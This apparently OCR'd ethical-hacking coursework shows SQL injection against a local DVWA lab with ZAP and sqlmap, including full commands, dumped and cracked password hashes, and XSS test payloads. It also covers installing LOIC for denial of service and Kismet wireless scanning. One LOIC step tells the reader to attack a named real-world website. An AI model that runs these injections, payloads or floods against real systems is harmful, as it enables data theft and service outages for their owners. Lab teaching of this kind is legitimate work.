
Step2: After starting OWASP-ZAP, Launch the Firefox browser from OWASP-ZAP window.




Step3: Now, open the DVWA Web page, and add the current domain to scope clicking the top left button of the ZAP HUD




Step4: Login to the DVWA Web Application and set the security level of the Web Application to low.



Step5: Apply sql injection to retrieve data, in this we give id 4 and proceed further.




Step6: After clicking on the submit button, In owaspzap history tab we get details of our requested url and cookie details. By using these details we can retrieve information from the databases.



Step7: Launch a new terminal and test the sqlmap tool.

```
root@kali:~# sqlmap
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]
```

Step8: choose the request url from zaproxy, which shows all the parameters that are required for executing sqlmap.



Step9: We retrieve database names by using the following command. Sqlmap –u<urldetails> --cookie="cookie datails" –dbs;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PH
PSESSID=otire97p9a2k1arlb7np8j37a7; security=low" --dbs;
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
 It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:02:08 /2022-11-08/

[09:02:09] [INFO] resuming back-end DBMS 'mysql'
[09:02:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Retrieved databases are dvwa and information_schema.

```
---
[09:02:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[09:02:09] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[09:02:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'
[09:02:09] [WARNING] you haven't updated sqlmap for more than 1042 days!!!

[*] ending @ 09:02:09 /2022-11-08/
```

Step10: We retrieve table names by using the following command. Sqlmap –u<urldetails> --cookie="cookie datails" –D <database name> --tables;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; sec
urity=low" -D dvwa --tables;
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4#stable}
|_ -| . [*]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 09:03:45 /2022-11-08/

[09:03:45] [INFO] resuming back-end DBMS 'mysql'
[09:03:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Retrieved tables are guestbook and users.

```
---
[09:03:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[09:03:45] [INFO] fetching tables for database: 'dvwa'
[09:03:45] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+------------+
| guestbook  |
| users      |
+------------+
```

Step11: We retrieve column names by using the following command. Sqlmap –u<urldetails> --cookie="cookie datails" –T <tablename> --columns;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; sec
urity=low" -T users --columns;
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4#stable}
|_ -| . [*]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 09:05:04 /2022-11-08/

[09:05:04] [INFO] resuming back-end DBMS 'mysql'
[09:05:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
---
[09:05:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[09:05:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[09:05:04] [INFO] fetching current database
[09:05:04] [WARNING] reflective value(s) found and filtering out
[09:05:04] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

Step12: We retrieve data by using the following command. Sqlmap –u<urldetails> --cookie="cookie datails" –C <column names> --dump;

```
root@kali:~# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=4&Submit=Submit" --cookie="PHPSESSID=otire97p9a2k1arlb7np8j37a7; sec
urity=low" -C user,password --dump;

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 09:11:26 /2022-11-08/

[09:11:26] [INFO] resuming back-end DBMS 'mysql'
[09:11:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[09:11:57] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:12:01] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:12:04] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)    |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
+---------+----------------------------------------------+

[09:12:10] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[09:12:10] [INFO] fetching entries of column(s) '`user`, password' for table 'guestbook' in database 'dvwa'
[09:12:10] [INFO] used SQL query returns 1 entry
[09:12:10] [INFO] used SQL query returns 1 entry
[09:12:10] [INFO] fetching number of column(s) '`user`, password' entries for table 'guestbook' in database 'dvwa'
[09:12:10] [INFO] resumed: 1
[09:12:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[09:12:10] [INFO] retrieved: 1337
[09:12:10] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[09:12:13] [INFO] recognized possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:12:20] [INFO] using hash method 'md5_generic_passwd'
[09:12:20] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
Database: dvwa
Table: guestbook
[1 entry]
+--------+----------------------------------------------+
| user   | password                                     |
+--------+----------------------------------------------+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
+--------+----------------------------------------------+

[09:12:20] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'
```

(OR)

5. a) What is meant by cross-site scripting? Discuss the XSS attack using any one tool. **CO2 L1 5M**

Cross-site Scripting (XSS) refers to client-side code injection attack where in an attacker can execute malicious Scripts (also commonly referred to as a malicious payload) into a legitimate website or web application.

There are three main types of XSS attacks. These are:

Reflected XSS, where the malicious script comes from the current HTTP request.

Stored XSS, where the malicious script comes from the website's database.

DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

XSS REFLECTED attack with following scripts.

<script>alert("hi")</script> low level security

<svg onload=prompt("hii")></svg> medium and high level.

b) Explain briefly about Denial of service (DOS) attack with LOIC tools. CO2 L4 5M

A Denial of Service (DOS) attack typically uses one computer and one Internet connection to flood a targeted system or resource.

LOIC **(Low Orbit Ion Cannon) ,** (which runs on both Microsoft Windows and Mac OS X) is a flooding tool used to generate a massive amount of network traffic in order to utilize network or application resources. Such a high rate of traffic results in performance degradation and potentially a loss of service. A user armed with this is can perform a denial-of-service (DoS) attack on a target site by flooding its server with illegitimate TCP, UDP, or HTTP packets. On its own, one computer running Low Orbit Ion Cannon cannot generate enough TCP, UDP, or HTTP requests at once to overwhelm the average web server. It takes thousands of computers all targeting a single server to have any real impact.

The mono-complete is a meta-package that installs the Mono runtime, development tools, and all libraries.

How to install LOIC TOOL IN KALI :----

a) Download LOIC zip file in kali linux.

b) Unzip LOIC zip file, then we gee LOIC.exe file.

c) Save the LOIC.exe file in desktop with dos folder.

d) Change directory to dos by:- cd Desktop/dos

e) Run the LOIC.exe file with:- sudo mono LOIC.exe

f) If u have any error execute this command:- sudo apt install mono-complete

g) Perform attack on this website http://www.sunstudiophotography.com/

Unit -III


6. a) What is Kismet? Explain how to scanning with Kismet and analysing the Data. CO3 L2 5M

Kismet does an amazing job of finding and recording access points & clients, and logs them In several different formats.

Scanning with Kismet

Kali Linux>Wireless Attacks>Wireless Tools>Kismet


1. Start Kismet from the menu to see its options, or just type, ***"kismet"*** at a terminal prompt.



2. Click" ***OK"*** at the "Kistmet running as root" message.

3. Click"***Yes"*** to start the Server.

4. At the Server Options screen you can just take the default values and select start.




5. The console window will open and in a second or two a screen will open that will ask you to select a capture interface. At the *"Add a Source Now"* prompt click ***"Yes".***

6. In the "Add Source" pop-up window type in your wireless card interface name on the ***Intj*** line. You can use ***"wlanO"*** or even ***"monO"*** if your Wi-Fi card is already in monitoring mode. Optionally you can add a descriptive name for your interface. Then click ***"Add":***

7. That is it! Kismet begins recording all traffic that it sees. Simply click the ***"Close Console Window"*** button to close the console screen to see the graphical interface.

8. The Console Windows closes and we will now see the main program interface:




This might look a little confusing at first, but basically detected networks and devices show up in the upper left corner. The bottom graph shows detected traffic, yellow represents packets, where the red represents data.

You can use the "View" and "Sort" menu options to decide what data to show on the screen, and howit is sorted. Play around with the different Sort options to get a hang of it.

The longer Kismet runs the better view you will get of the surrounding environment.


9. When you feel Kismet has run long enough, click on the ***"Kismet"*** menu option and then ***"Quit".***

10. You will then be asked if you want to Stop the Kismet Server, go ahead and click ***"Kill":***



Kismet will then stop the service, shutdown and leave us at a terminal prompt. Great, so what do wedo now?

If you look in the shutdown messages, you will see that several Kismet Logs were created:



In Kali, Kismet dumps these files to your root directory. Notice the files names are Date/ Time stamped. The time stamp helps especially when you run Kismet several times over numerous days.

Analyzing the Data:-

Now we will take a moment and look at the data that we collected. Go ahead and surf to your rootdirectory, and list the files with the *"ls"* command:

```
root@Kali:~# ls Kismet-20130909-09*
Kismet-20130909-09-56-58-1.pcapdump  Kismet-20130909-09-56-59-1.nettxt
Kismet-20130909-09-56-59-1.alert     Kismet-20130909-09-56-59-1.netxml
Kismet-20130909-09-56-59-1.gpsxml
root@Kali:~#
```


This is where the fun starts, all the information gathered is located in these files.

- **.Pcapdump** contains a packet capture of the entire session!
- **.Alert** contains any alert data that was generated
- **.Gpsxml** contains GPS data if you used a GPS source
- **.Nettxt** contains all of the data collected in a nice text output
- **.Netxml** contains all of the data in XML format

Kismet PCAP Beacon Frame Analysis in Wireshark

Notice the first file is a pcap file or a packet capture file. This means that we can open the file in aprogram like WireShark and view every beacon packet that Kismet detected.

1. Start Wireshark ***("wireshark &"*** at a terminal prompt).
2. Load in the pcapdump file. ***"File"*** then ***"Open",*** select the pcapdump file in the Root directoryand click



